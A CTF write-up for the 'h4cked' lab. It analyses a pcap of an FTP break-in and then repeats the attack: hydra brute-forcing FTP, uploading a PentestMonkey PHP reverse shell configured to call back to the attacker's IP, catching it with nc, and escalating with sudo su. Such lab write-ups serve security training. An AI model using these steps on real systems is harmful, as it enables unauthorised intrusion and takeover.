
h4cked

It seems like our machine got hacked by an anonymous threat actor. However, we are lucky to have a .pcap file from the attack. Can you determine what happened? Download the .pcap file and use Wireshark to view it.

1. It seems like our machine got hacked by an anonymous threat actor. However, we are lucky to have a .pcap file from the attack. Can you determine what happened? Download the .pcap file and use Wireshark to view it.

   ```
   220 Hello FTP World!
   USER jenny
   331 Please specify the password.
   PASS 111111
   530 Login incorrect.
   USER jenny
   331 Please specify the password.
   PASS password123
   230 Login successful.
   ```


   Looks like the attacker used FTP to gain access to the machine. They were able to use the credentials `jenny:password123` to gain access.

2. There is a very popular tool by Van Hauser which can be used to brute force a series of services. What is the name of this tool?
   The name of the tool is `hydra`.

3. The attacker is trying to log on with a specific username. What is the username?
   From the picture above in question one, the attacker used the username `jenny`.

4. What is the user's password?
   The attacker used `password123` as the password.

5. What is the current FTP working directory after the attacker logged in?




```
220 Hello FTP World!
USER jenny
331 Please specify the password.
PASS password123
230 Login successful.
SYST
215 UNIX Type: L8
PWD
257 "/var/www/html" is the current directory
PORT 192,168,0,147,225,49
200 PORT command successful. Consider using PASV.
LIST -la
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 192,168,0,147,196,163
200 PORT command successful. Consider using PASV.
STOR shell.php
150 Ok to send data.
226 Transfer complete.
SITE CHMOD 777 shell.php
200 SITE CHMOD command ok.
QUIT
221 Goodbye.
```

The current directory is `/var/www/html`.

6. The attacker uploaded a backdoor. What is the backdoor's filename?

It was `shell.php`, as shown in the picture from question five.


7. The backdoor can be dowloaded from a specific URL, as it is located inside the uploaded file. What is the full URL?



```
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
```

The backdoor used is PentestMonkey. The answer for this question is `http://pentestmonkey.net/tools/php-reverse-shell`.


8. Which command did the attacker manually execute after getting a reverse shell?



```
Linux wir3 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 22:26:54 up  2:21,  1 user,  load average: 0.02, 0.07, 0.08
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
jenny    tty1     -                20:06   37.00s  1.00s  0.14s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls -la
total 1529956
```

The attacker used `whoami` after gaining a reverse shell connection.


9. What is the computer's hostname?



```
www-data@wir3:/$ su jenny
su jenny
Password: password123
```

It is `wir3`.


10. Which command did the attacker execute to spawn a new TTY shell?



```
lrwxrwxrwx   1 root root          30 Jul 25  2018 vm
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$ su jenny
su jenny
Password: password123
```

The answer is `python3 -c 'import pty; pty.spawn("/bin/bash")'`


11. Which command was executed to gain a root shell?



```
User jenny may run the following commands on wir3:
    (ALL : ALL) ALL
jenny@wir3:/$ sudo su
sudo su
root@wir3:/# whoami
whoami
root
```

`sudo su` was used to elevate privileges to root!

12. The attacker downloaded something from GitHub. What is the name of the GitHub project?




```
root@wir3:~# git clone https://github.com/f0rb1dd3n/Reptile.git
git clone https://github.com/f0rb1dd3n/Reptile.git
Cloning into 'Reptile'...
```

The project `Reptile` was cloned.


13. The project can be used to install a stealthy backdoor on the system. It can be very hard to detect. What is this type of backdoor called?

A rootkit.

Target IP: 10.10.19.30




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sS 10.10.19.30 -p-
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 17:48 EDT
Nmap scan report for 10.10.19.30
Host is up (0.032s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 19.88 seconds
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sV -A 10.10.19.30 -p 21,80
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 17:48 EDT
Nmap scan report for 10.10.19.30
Host is up (0.042s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 clo
sed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Lin
ux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), L
inux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   21.00 ms 10.14.0.1
2   50.91 ms 10.10.19.30

OS and Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.19 seconds
```

Looks like FTP and HTTP are still open! I do not think we can still use the credentials used by the attacker.


1. Run Hydra (or any similar tool) on the FTP service. The attacker might not have chosen a complex password. You might get lucky if you use a common word list.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l jenny -P /usr/share/wordlists/rockyou.txt ftp://10.10.19.30
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or sec
ret service organizations, or for illegal purposes (this is non-binding, these *** ignore law
s and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-03 17:51:45
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~8
96525 tries per task
[DATA] attacking ftp://10.10.19.30:21/
[21][ftp] host: 10.10.19.30   login: jenny   password: 987654321
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-03 17:52:12
```

Bruteforcing the FTP as user jenny shows the pasword has been changed by the attacker to `987654321`.

2. Change the necessary values inside the web shell and upload it to the webserver.




```
$VERSION = "1.0";
$ip = '10.14.55.153';  // CHANGE THIS
$port = 8443;        // CHANGE THIS
```



```
226 Directory send OK.
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||41033|)
150 Ok to send data.
100% |***************************************************|  5494       74.84 MiB/s    00:00 ETA
226 Transfer complete.
5494 bytes sent in 00:00 (110.19 KiB/s)
ftp> ls -lah
229 Entering Extended Passive Mode (|||55776|)
150 Here comes the directory listing.
drwxr-xr-x    2 1000     1000         4096 Jul 03 22:06 .
drwxr-xr-x    3 0        0            4096 Feb 01  2021 ..
-rw-r--r--    1 1000     1000        10918 Feb 01  2021 index.html
-rw-------    1 1000     1000         5494 Jul 03 22:06 shell.php
226 Directory send OK.
ftp> chmod 777 shell.php
200 SITE CHMOD command ok.
ftp> ls -lah
229 Entering Extended Passive Mode (|||54483|)
150 Here comes the directory listing.
drwxr-xr-x    2 1000     1000         4096 Jul 03 22:06 .
drwxr-xr-x    3 0        0            4096 Feb 01  2021 ..
-rw-r--r--    1 1000     1000        10918 Feb 01  2021 index.html
-rwxrwxrwx    1 1000     1000         5494 Jul 03 22:06 shell.php
226 Directory send OK.
ftp> 
```

I logged with the credentials above, and downloaded the backdoor on my machine. Then I changed the IP and port to point to my machine. I removed the previous backdoor, and uploaded my backdoor. I also changed the permission of the new backdoor to `777` so it is executable by the server. After doing this, I started a listener on port 8443.


3. Create a listener on the designated port on your attacker machine. Execute the web shell by visiting the .php file on the targeted web server.
   To start the reverse shell connection, I visited `http://10.10.19.30/shell.php`.



```
        RX packets 67694  bytes 2858252 (2.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 68115  bytes 3033579 (2.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8443
listening on [any] 8443 ...
connect to [10.14.55.153] from (UNKNOWN) [10.10.19.30] 40678
Linux wir3 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021
 22:07:15 up 21 min,  0 users,  load average: 0.00, 0.02, 0.15
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
swap.img
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ 
```


And now I have a reverse shell connection from the target machine. The terminal on the left on the picture above shows a successful reverse shell connection.

4. Become a root!



